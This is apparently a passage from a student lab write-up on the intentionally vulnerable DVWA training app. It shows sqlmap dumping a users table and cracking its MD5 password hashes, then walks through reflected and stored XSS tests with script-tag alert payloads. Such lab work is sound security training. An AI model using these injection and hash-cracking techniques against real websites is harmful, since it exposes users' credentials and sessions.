
```

[2] custom dictionary file
[3] file with list of dictionary files
>
[15:31:36] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[15:31:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:31:38] [INFO] starting 2 processes
[15:31:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:31:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:31:42] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[15:31:45] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:31:47] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
[15:31:47] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[6 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://127.0.0.1/dvwa/hackable/users/admin.jpg | 21232f297a57a5a743894a0e4a801fc3 (admin) | admin | admin |
| 2 | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://127.0.0.1/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://127.0.0.1/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://127.0.0.1/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
| 6 | user | http://127.0.0.1/dvwa/hackable/users/1337.jpg | ee11cbb19052e40b07aac0ca060c23ee (user) | user | user |
+-----+-----+-----+-----+-----+-----+


[15:31:51] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.20.10.14/dump/dvwa/users.csv'

```

- Understanding cross-site scripting
- Part 1: Discovering Reflected XSS
- This section guides me through how data is injected and subsequently reflected on the webpage in an XSS attack.
- The set-up process is the same as performing the server-side request forgery section.
- To determine if each field has an XSS security vulnerability, the following is inserted to verify:
  - First name: `<script>alert("Testing Reflected XSS")`
  - Last name: `</script>`




- As a result, the server is vulnerable to XSS attacks.





- Part 2: Discovering stored XSS
- This section guides me through how data is injected and subsequently reflected on the webpage in an XSS attack.
- On the XSS-Stored (Blog) page, I entered a message within the text field and clicked Submit. The following is shown below:
- In order to test whether this web application is vulnerable to stored XSS, I entered the following within the text field: `<script>alert("Testing Stored XSS") </script>`



- As a result, the following tab pops up and displays that the script was successful. Additionally, when the web page and the stored XSS script will be downloaded and executed on their web browser.

